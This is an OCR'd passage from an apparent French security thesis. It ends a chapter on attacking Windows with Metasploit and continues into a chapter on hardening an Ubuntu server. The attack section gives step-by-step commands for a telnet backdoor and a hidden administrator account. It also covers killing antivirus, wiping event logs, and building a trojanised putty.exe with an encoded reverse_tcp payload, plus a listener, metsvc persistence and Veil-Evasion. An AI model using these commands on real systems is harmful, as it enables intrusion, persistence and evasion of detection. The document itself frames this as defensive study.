
```
meter>run post/windows/gather/smart_hashdump
```



III.6.5. Maintenir l'accès

Pour pouvoir revenir en installant des ports dérobés (*backdoor*)


Apres avoir ouvrir un *shell* avec la victime [127] :



On va garder la session pour pouvoir revenir : pour faire ceci d'une façon caché, on active le service telnet :

```
>run gettelnet –e
```

-e : pour activer Meterpreter Script



Et on aura un accès *telnet* vers la machine qui sera persistant jusqu'à ce qu'on supprime l'accès. Mais avant cela, pour accéder à *telnet* on a besoin d'un *login* et un *passe word*.


- Pour accéder à la session (*shell*) on tape :

```
 >shell
```

Pour accéder à la machine et on crée un utilisateur :


```
>net user login mot-de-passe /ADD
```

ADD: pour ajouter un utilisateur




On ajoute cet utilisateur dans le groupe administrateurs :

```
>net localgroup administrators login /ADD
```



Essayant maintenant de se loguer :

```
>telnet @cible
```



On tape les données (login, mot de passe) et on aura l'accès.

Pour récupérer plus d'informations à partir du registre sans être interagis directement avec la machine :

```
>run scraper
```

Pour désactiver les Antivirus au niveau de la machine cible :

```
>run getcountermeasures
```

Kill :

```
>run killav
>screenshot
```

Apres avoir effectué les attaques on efface les traces : `>irb`

```
log = client.sys.eventlog.open('system')
log = client.sys.eventlog.open('security')
log = client.sys.eventlog.open('application')
log = client.sys.eventlog.open('directory service')
log = client.sys.eventlog.open('dns server')
log = client.sys.eventlog.open('file replication service')
```

```
>log.clear()
```

III.6.6. Backdoor

On va utiliser un fichier *.exe* piégé, on l'envoie à la victime. Il va être sous forme d'un programme de connections à distance « *putty* », on le colle avec notre *backdoor* [128].

```
>msfvenom –a x86 --platform windows –x putty.exe –k –p
windows/meterpreter/reverse_tcp lhost=@attaquant lport=3232 –e
x86/shikata_ga_nai –i 3 –b "\x86" –f –o hello.exe
```

Shikata_ga_nai: c'est le module qui nous aide à encoder notre fichier pour éviter la détection via l'antivirus.

-i 3 : encoder 3 fois
-f exe : fichier exécutable
-o hello.exe : le nom du fichier de sortie

Une fois le fichier est créer on se dirige vers *metasploit* pour lancer l'écoute :

```
>msfconsole
```

On lance le *multihundler* :

```
>use exploit/multi/handler
```

On choisit le *payload* qu'on a utilisé : (windows/meterpreter/reverse_tcp)

```
>Set payload windows/meterpreter/reverse_tcp
```

On ajoute notre machine :

```
>Set lhost @attaquant
>Set lport 3232
>Exploit
```

Une fois la victime lance le fichier on accède à sa machine, et on peut faire ce qu'on veut : On peut faire des *screenshot* et beaucoup plus de dégâts. Mais une fois l'ordinateur éteint la session termine, donc il faut garder l'accès. On lance un module de persistance :*metsvc*


```
>run metsvc
```

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\APTgpnQRsl...
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
Cannot create service (0x00000431)
```

III.6.7. Création d'un backdoor indétectable par l'antivirus

Apres avoir lancer *Veil-Evasion* :

```
>use c/meterpreter/rev-tcp
c/> set lhost @attaquant
c/> run
```



nom pour output backdoor :

```
>BV
```

la *backdoor* crée va être indétectable par l'antivirus [129]

III.7. Attaque sur les applications Web

Les criminels tendent à se focaliser sur les applications les plus utilisées, car cela leur assure un grand nombre de victimes potentielles. Après tout, il suffit d'un clic pour que l'attaque soit couronnée de succès [133].

III.7.1. Attaque sur les CMS

CMS pour le Système de gestion de contenu est un système qui permet au plusieurs individus de travailler sur un même document.


dans le code source de la page *:*


```
optimized with the Yoast WordPress SEO plugin v1.7.4 - h
al" href="http://kondah.com" />
:locale" content="fr_FR" />
:type" content="website" />
:title" content="Kondah Consortium -" />
:url" content="http://kondah.com" />
```

```
    /* <![CDATA[ */
    var tievar = {'go_to' : 'Aller vers…'};
    var tie = {"ajaxurl":"http://kondah.com/wp-admin/admin-ajax.php" , "your_rating
    /* ]]> */
</script>
<meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1" />

<!-- This site is optimized with the Yoast WordPress SEO plugin v1.7.4 - https://y
<link rel="canonical" href="http://kondah.com" />
<meta property="og:locale" content="fr_FR" />
<meta property="og:type" content="website" />
<meta property="og:title" content="Kondah Consortium -" />
<meta property="og:url" content="http://kondah.com" />
<meta property="og:site_name" content="Kondah Consortium" />
<script type="application/ld+json">{ "@context": "http://schema.org", "@type": "Web
<!-- / Yoast WordPress SEO plugin. -->

<link rel="alternate" type="application/rss+xml" title="Kondah Consortium &raquo;
<link rel="alternate" type="application/rss+xml" title="Kondah Consortium &raquo;
<script type='text/javascript' src='http://kondah.com/wp-includes/js/jquery/jquery
<script type='text/javascript' src='http://kondah.com/wp-includes/js/jquery/jquery-
<script type='text/javascript' src='http://kondah.com/wp-content/plugins/image-cap
<link rel="EditURI" type="application/rsd+xml" title="RSD" href="http://kondah.com/
<link rel="shortcut icon" href="http://kondah.com/wp-content/themes/sahifa_403/sah

<style type="text/css" media="screen">
::-webkit-scrollbar {width: 8px; height:8px; }
    #main-nav,.cat-box-content,#sidebar .widget-container,.post-listing {border-bo
    .search-block .search-button,
    #topcontrol,
    #main-nav ul li.current-menu-item a,
    #main-nav ul li.current-menu-item a:hover,
    #main-nav ul li.current-menu-parent a,
    #main-nav ul li.current-menu-parent a:hover,
    #main-nav ul li.current-page-ancestor a,
    #main-nav ul li.current-page-ancestor a:hover,
    .pagination span.current,
    .share-post span.share-text,
    .flex-control-paging li a.flex-active,
```

On va effectuer un scan orienté *wordpress* [134]:


```
>wpscan @site
```





Donc maintenant il nous faut juste copier un lien et le coller sur notre navigateur pour voir les détails du code et d'exploitation.

III.8. Conclusion

Une bonne connaissance des règles par les utilisateurs, au travers de formations, sensibilisations, de manière régulière renforce en quelques sorte la sécurité qui touche tous les utilisateurs d'un système donné.

L'insécurité provient généralement de la non-connaissance des fonctionnalités du système. Par exemple, le fait de laisser un service actif parce que l'on ne sait pas s'il est utile, représente un risque potentiel.

Tout d'abord, il s'agit d'une porte supplémentaire sur le système, donc d'un accès à surveiller. Mais le fait de ne pas connaître un service exécuté sur un système ou de ne pas savoir s'il est utile constitue un réel risque.

Dans ce chapitre, on n'a pas visé à expliquer comment compromettre un système mais une fois de plus, à comprendre la façon dont il peut être compromis, afin de mieux pouvoir s'en prémunir. La meilleure façon de se protéger étant de procéder de la même manière que l'ennemi pour connaître ses vulnérabilités et les corriger, nous allons nous placer dans la peau de l'attaquant.

La règle connue dans le monde de la sécurité « Jouer la sécurité est le choix le plus risqué que l'on puisse faire», c'est pour cela, on a pensé à ce chapitre qui introduit un ensemble de règles d'attaques, de protocoles très sophistiqués afin de comprendre comment réagissent ces hackers. Comme ça, on ne tombe pas dans ce choix de sécurité, mais au contraire, on sera capable de protéger notre système. Le dernier chapitre illustre des cas pratiques de sécurité.

CHAPITRE IV : CONFIGURATION ET PARAMETRAGE DE NOTRE PLATEFORME DE SECURITE

IV.1. Introduction

La sécurité ne doit pas être une gêne au quotidien, elle ne doit pas perturber l'utilisateur et doit permettre à quiconque d'utiliser le système en toute confiance. Il faut donc établir une politique de sécurité et pour cela il faut commencer par identifier les besoins en terme de sécurité réfléchir et définir les risques ainsi que les conséquences. Dans ce chapitre, on va essayer de mettre en pratique quelques paramétrages sécuritaires afin de développer par la suite notre plateforme multi-sécurité.

Avant de passé au paramétrage de sécurité, on va tout d'abord parler de la configuration des éléments.

IV.2. Test de la connectivité telnet

Telnet est un protocole de connexion à distance non sécurisé, transmis les données en clair dans le réseau, il répond sur le port 23 [135].

```
>telnet @interface
```

```
hu@ubuntu:~$ telnet 192.168.190.133
Trying 192.168.190.133...
telnet: Unable to connect to remote host: Connection refused
hu@ubuntu:~$
```

Bien !! Connexion refusée, et le port 23 n'est pas ouvert sur cette machine.

IV.3. Vérification de la version de la bibliothèque SSL

Les mises à jour sont indispensables, il faut avoir la dernière version parce qu'à chaque fois il y a des améliorations et des corrections [136].

```
>dpkg –l libssl*
```

```
hu@ubuntu:~$ dpkg -l libssl*
Desired=Unknown/Install/Remove/Purge/Hold
| Status=Not/Inst/Conf-files/Unpacked/halF-conf/Half-inst/trig-aWait/Trig-pend
|/ Err?=(none)/Reinst-required (Status,Err: uppercase=bad)
||/ Name           Version      Architecture Description
+++-==============-============-============-=================================
ii  libssl1.0.0:i3 1.0.2g-1ubun i386         Secure Sockets Layer toolkit - sh
hu@ubuntu:~$
```

IV.4. Vérifiez que SSH est bien installé

Qu'est ce qu'il nous permettre de se connecter s'il n'y a pas de Telnet ? C'est SSH, il utilise SSL donc elle est pleinement sécurisée si elle tout le temps mettre à jour [137].

```
>ssh -V
```

```
hu@ubuntu:~$ ssh -V
OpenSSH_7.3p1 Ubuntu-1, OpenSSL 1.0.2g  1 Mar 2016
hu@ubuntu:~$
```

Il est composé de deux parties :
*La partie client qui s'appelle *SSH*, qui nous permet de se connecté à un serveur.
*SSH-serveur qui s'appelle *OpenSSH serveur*, c'est le paquet qu'on va l'installer s'il n'est pas installé, il suffit de taper:

```
>apt-get install openssh-serveur
```

IV.4.1. Statut SSH

On vérifie tout d'abord que le service a démarré [138]

```
>service ssh status
```

```
ssh start/running, process 839
```

IV.4.2. On se connecte au serveur SSH

La connexion SSH va se faire à travers une paire de clé, il faut que la signature soit reconnue.
Lors de la première connexion sur un nouveau serveur, SSH va nous demander si on veut reconnaitre ce serveur et une signature de la clé va être stockée en local sur notre machine.

Nous allons avoir une vérification à chaque connexion sur cette machine, et nous allons être avertis s'il y a un problème [139].

```
>ssh user-name@interface
```

```
The authenticity of host '192.168.24.22 (192.168.24.22)' can't be established.
ECDSA key fingerprint is 32:b8:9f:49:57:20:e9:43:d8:6e:fd:fe:bd:cb:66:90.
Are you sure you want to continue connecting (yes/no)?
```

On choisit : *yes*

IV.4.3. Configuration du serveur SSH

Le serveur SSH qui tourne sur notre serveur est un daemon donc son nom est *sshd*.
Ça configuration se trouve dans *etc* [140]

```
>cd /etc/ssh/
```

```
total 292
drwxr-xr-x  2 root root   4096 nov.   1 15:08 ./
drwxr-xr-x 93 root root   4096 nov.   2 15:45 ../
-rw-r--r--  1 root root 242091 mai   12 18:04 moduli
-rw-r--r--  1 root root   1690 mai   12 18:04 ssh_config
-rw-r--r--  1 root root   2541 nov.   1 15:08 sshd_config
-rw-------  1 root root    672 nov.   1 15:08 ssh_host_dsa_key
-rw-r--r--  1 root root    601 nov.   1 15:08 ssh_host_dsa_key.pub
-rw-------  1 root root    227 nov.   1 15:08 ssh_host_ecdsa_key
-rw-r--r--  1 root root    173 nov.   1 15:08 ssh_host_ecdsa_key.pub
-rw-------  1 root root    399 nov.   1 15:08 ssh_host_ed25519_key
-rw-r--r--  1 root root     93 nov.   1 15:08 ssh_host_ed25519_key.pub
-rw-------  1 root root   1675 nov.   1 15:08 ssh_host_rsa_key
-rw-r--r--  1 root root    393 nov.   1 15:08 ssh_host_rsa_key.pub
-rw-r--r--  1 root root    338 nov.   1 15:08 ssh_import_id
```

ssh_config : la configuration du client
sshd_config : daemon
On va vérifier le sshd_config :

```
>gedit sshd_config
```

```
# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
# Use these options to restrict which interfaces/protocols sshd
#ListenAddress ::
#ListenAddress 0.0.0.0
Protocol 2
# HostKeys for protocol version 2
HostKey /etc/ssh/ssh_host_rsa_key
HostKey /etc/ssh/ssh_host_dsa_key
HostKey /etc/ssh/ssh_host_ecdsa_key
HostKey /etc/ssh/ssh_host_ed25519_key
#Privilege Separation is turned on for security
UsePrivilegeSeparation yes

# Lifetime and size of ephemeral version 1 server key
KeyRegenerationInterval 3600
ServerKeyBits 1024

# Logging
SyslogFacility AUTH
LogLevel INFO

# Authentication:
LoginGraceTime 120
PermitRootLogin without-password
StrictModes yes

"sshd_config" 88L, 2541C
```

le port sur lequel on écoute

la version du protocole

les clés de sécurité

le temps d'essai pour s'authentifier

On fait des petits changements :
LoginGraceTime : 30, pour diminuer les risques tel que : l'attaque par force brute.
PermitRootLogin : no (je ne peux pas me connecter à SSH en root)
Nous avons autre chose s'il n'existe pas on peut l'ajouter en dessous, c'est :
AllowUsers : les utilisateurs qui sont autorisés à se connecter en SSH ;
Et on redémarre le service par la commande :

```
>service ssh restart
```

IV.4.4. Création d'une authentification SSH par clé

Si quelqu'un connait notre mot de passe, il pourra se connecté sur le serveur, pour cela, on va utiliser une paire de clé (privé-public), et en plus si on protège cette clé par un mot de passe nous allons avoir une double protection.

Sur notre machine client, on va utiliser *OpenSSL* pour générer une paire de clé
Installons *SSH OpenSSL* [141]*:*

```
>ssh keygen –t rsa
```

```
Generating public/private rsa key pair.
Enter file in which to save the key (/home/rudi/.ssh/id_rsa):
```

Entrez un mot de passe,

```
Generating public/private rsa key pair.
Enter file in which to save the key (/home/rudi/.ssh/id_rsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/rudi/.ssh/id_rsa.   la clé privé est ici
Your public key has been saved in /home/rudi/.ssh/id_rsa.pub.
The key fingerprint is:
c4:e3:0c:1f:10:32:dc:5a:4e:e9:c3:b5:65:81:98:fc rudi@ubuntu
The key's randomart image is:
+--[ RSA 2048]----+
|    .ooo= ...    |
|     .oOoo o     |
|      B.o=+      |
|     . =*Eo      |
|        .S       |
|                 |
|                 |
|                 |
|                 |
+-----------------+
```

Et maintenant je vais envoyer la clé publique à mon serveur :

```
>ssh-copy-id –i ~/.ssh/id_rsa.pub @serveur
```

-i: pour la source

On accepte le *fingerprint*, on donne notre mot de passe, et c'est parti !!

```
Number of key(s) added: 1

Now try logging into the machine, with:   "ssh 'rudi@192.168.24.22'"
and check to make sure that only the key(s) you wanted were added.
```

IV.5. Les mises à jour système : Les patches de sécurité

En premier lieu, On assure que le paquet *unattended-upgrades* est bien installé [142] :

```
>dpkg –s unattended-upgrades
```

```
Package: unattended-upgrades
Status: install ok installed
Priority: optional
Section: admin
Installed-Size: 252
Maintainer: Ubuntu Developers <ubuntu-devel-discuss@lists.ubuntu.com>
```

```
>dpkg-reconfigure unattended-upgrades
```

On choisit oui,

Il s'agit d'une mise à jour automatique :

```
>cd /etc/cron.daily/
```

```
total 72
drwxr-xr-x  2 root root  4096 nov.   2 12:29 ./
drwxr-xr-x 91 root root  4096 nov.   2 10:14 ../
-rwxr-xr-x  1 root root   376 avril  4  2014 apport*
-rwxr-xr-x  1 root root 15481 avril 10  2014 apt*
-rwxr-xr-x  1 root root   314 févr. 18  2014 aptitude*
-rwxr-xr-x  1 root root   355 juin   4  2013 bsdmainutils*
-rwxr-xr-x  1 root root   256 mars   7  2014 dpkg*
-rwxr-xr-x  1 root root   372 janv. 22  2014 logrotate*
-rwxr-xr-x  1 root root  1261 avril 10  2014 man-db*
-rwxr-xr-x  1 root root   435 juin  20  2013 mlocate*
-rwxr-xr-x  1 root root   249 févr. 17  2014 passwd*
-rw-r--r--  1 root root   102 févr.  9  2013 .placeholder
-rwxr-xr-x  1 root root  2417 mai   13  2013 popularity-contest*
-rwxr-xr-x  1 root root   214 avril 10  2014 update-notifier-common*
-rwxr-xr-x  1 root root   328 juil. 18 11:46 upstart*
```

```
>gedit 50unattended-upgrades
```

Concernant les types de mise à jour :

```
Unattended-Upgrade::Allowed-Origins {
        "${distro_id}:${distro_codename}-security";
//      "${distro_id}:${distro_codename}-updates";
//      "${distro_id}:${distro_codename}-proposed";
//      "${distro_id}:${distro_codename}-backports";
};
```

Seule « *Security* » qui doit être décommenté

Cherchant : *Unattended-Upgrade :: Mail ''root''*

```
// 'mailx' must be installed. E.g. "user@exa
/Unattended-Upgrade::Mail "root";

// Set this value to "true" to get emails on
```

On enlève les deux slaches '' // '' pour le décommenter

Remplaçant ''*root*'' par un *e-mail* pour recevoir les notifications de mise à jour et les alertes.

```
// 'mailx' must be installed. E.g. "user@example.com"
Unattended-Upgrade::Mail "";

// Set this value to "true" to get emails only on errors. Default
// is to always send a mail if Unattended-Upgrade::Mail is set
```

écrivez votre mail ici

IV.6. Récupération des fichiers de configuration en cas de modification (Surveillance *etc*)

Si on veut restaurer le fichier de configuration après un changement : Le premier outil c'est ' *etckeeper* ' [143].

`>apt-get install etckeeper`

On vérifie les changements effectués :

`>bzr status /etc/`

Exemple :

```
modified:
  hosts
```

bzr indique qu'il y a un changement au niveau du fichier *hosts*

(bzr Le gestionnaire du code source du projet *Ubuntu*)

`>etckeeper commit ''ajouté user''`

```
Committing to: /etc/
modified .etckeeper
modified hosts
Committed revision 2.
```

Le deuxième outil est '*logwatch*' qui va surveiller notre *login*, chaque jour il nous envoie par mail un rapport de tous ce qui se passé :

```
>apt-get install logwatch
```

Pour voir le rapport :

```
>logwatch
```

On va voir tous ce qui est installé sur *dpkg*, le statu *Kernel*, *pam* (systeme d'authentification sous linux), *postfix*…etc.

Passant à la configuration :

```
>cd /etc/logwatch/
>ll
```

S'il n'y a pas de fichier *logwatch.conf*, on va le copier à partir du dossier d'installation :

```
>cp /usr/share/logwatch/default.conf/logwatch.conf .
```

Pour visualiser le fichier :

```
>ll
```

```
drwxr-xr-x 4 root root 4096 nov.   4 10:03 ./
drwxr-xr-x 4 root root 4096 nov.   4 09:59 ../
drwxr-xr-x 2 root root 4096 juil.  9  2013 logfiles/
-rw-r--r-- 1 root root 5240 nov.   4 10:03 logwatch.conf
drwxr-xr-x 2 root root 4096 juil.  9  2013 services/
```

IV.7. Surveillance de trafic réseau

Ntop (N : Network) va surveiller notre trafic réseau en temps réel [144];

```
>apt-get install ntop
```

Passant à la configuration :

```
>cd /etc/ntop/
```

Protocol.list : contient les protocoles à surveillés avec les services, pour les visualise, on tape :

```
>cat protocol.list
```

Pour ajouter une interface qui n'est pas gérée par *ntop*:


```
>ntop –i eth0
```

eth0 : représente l'interface

Après la configuration, on redémarre ntop.

```
>service ntop restart
```

Le daemon va surveiller nos paquets passant par *IPcap* (une bibliothèque qui surveille le trafic réseau) et les résultats vont nous être affichés sur une page web



IV.8. Contrôle des connexions réseau

Nous allons utiliser *netstat* au temps qu'un superviseur [145]:

```
>netstat –i
```

Pour afficher les interfaces réseau :

```
Table d'interfaces noyau
Iface MTU Met RX-OK RX-ERR RX-DRP RX-OVR TX-OK TX-ERR TX-DRP TX-OVR Flg
eth0       1500 0    427477      0      0 0         58668      0      0      0 BMRU
lo        65536 0         0      0      0 0             0      0      0      0 LRU
root@ubuntu:~#
```

Pour plus de détails sur les protocoles les sessions actives, et le nombre de messages envoyés et reçus :

```
>netstat –s
```

Les connexions courantes :

```
>netstat –a
```

a : connexion en attente

```
unix  2      [ ACC ]     STREAM     LISTENING     9193     /var/run/acpid.socket
unix  6      [ ]         DGRAM                    20468    /dev/log
unix  2      [ ACC ]     STREAM     LISTENING     1020     /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTE      15508
unix  3      [ ]         STREAM     CONNECTE      7742
unix  3      [ ]         DGRAM                    930
unix  3      [ ]         STREAM     CONNECTE      14973    @/com/ubuntu/upstart
unix  3      [ ]         STREAM     CONNECTE      15500
unix  3      [ ]         STREAM     CONNECTE      14978    @/com/ubuntu/upstart
unix  3      [ ]         STREAM     CONNECTE      15504
unix  2      [ ]         DGRAM                    40775
unix  2      [ ]         DGRAM                    9157
unix  2      [ ]         DGRAM                    8750
unix  2      [ ]         STREAM     CONNECTE      40764
unix  2      [ ]         DGRAM                    9955
unix  3      [ ]         STREAM     CONNECTE      14979    @/com/ubuntu/upstart
unix  2      [ ]         DGRAM                    9565
unix  2      [ ]         DGRAM                    39692
unix  3      [ ]         STREAM     CONNECTE      14960    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTE      7741
unix  3      [ ]         STREAM     CONNECTE      15506
unix  3      [ ]         DGRAM                    931
unix  2      [ ]         DGRAM                    22724
unix  3      [ ]         STREAM     CONNECTE      10052
unix  3      [ ]         STREAM     CONNECTE      10055    /var/run/dbus/system_bus_socket
unix  3      [ ]         STREAM     CONNECTE      8641
unix  3      [ ]         STREAM     CONNECTE      7788     /var/run/dbus/system_bus_socket
unix  2      [ ]         DGRAM                    40766
unix  3      [ ]         STREAM     CONNECTE      10054
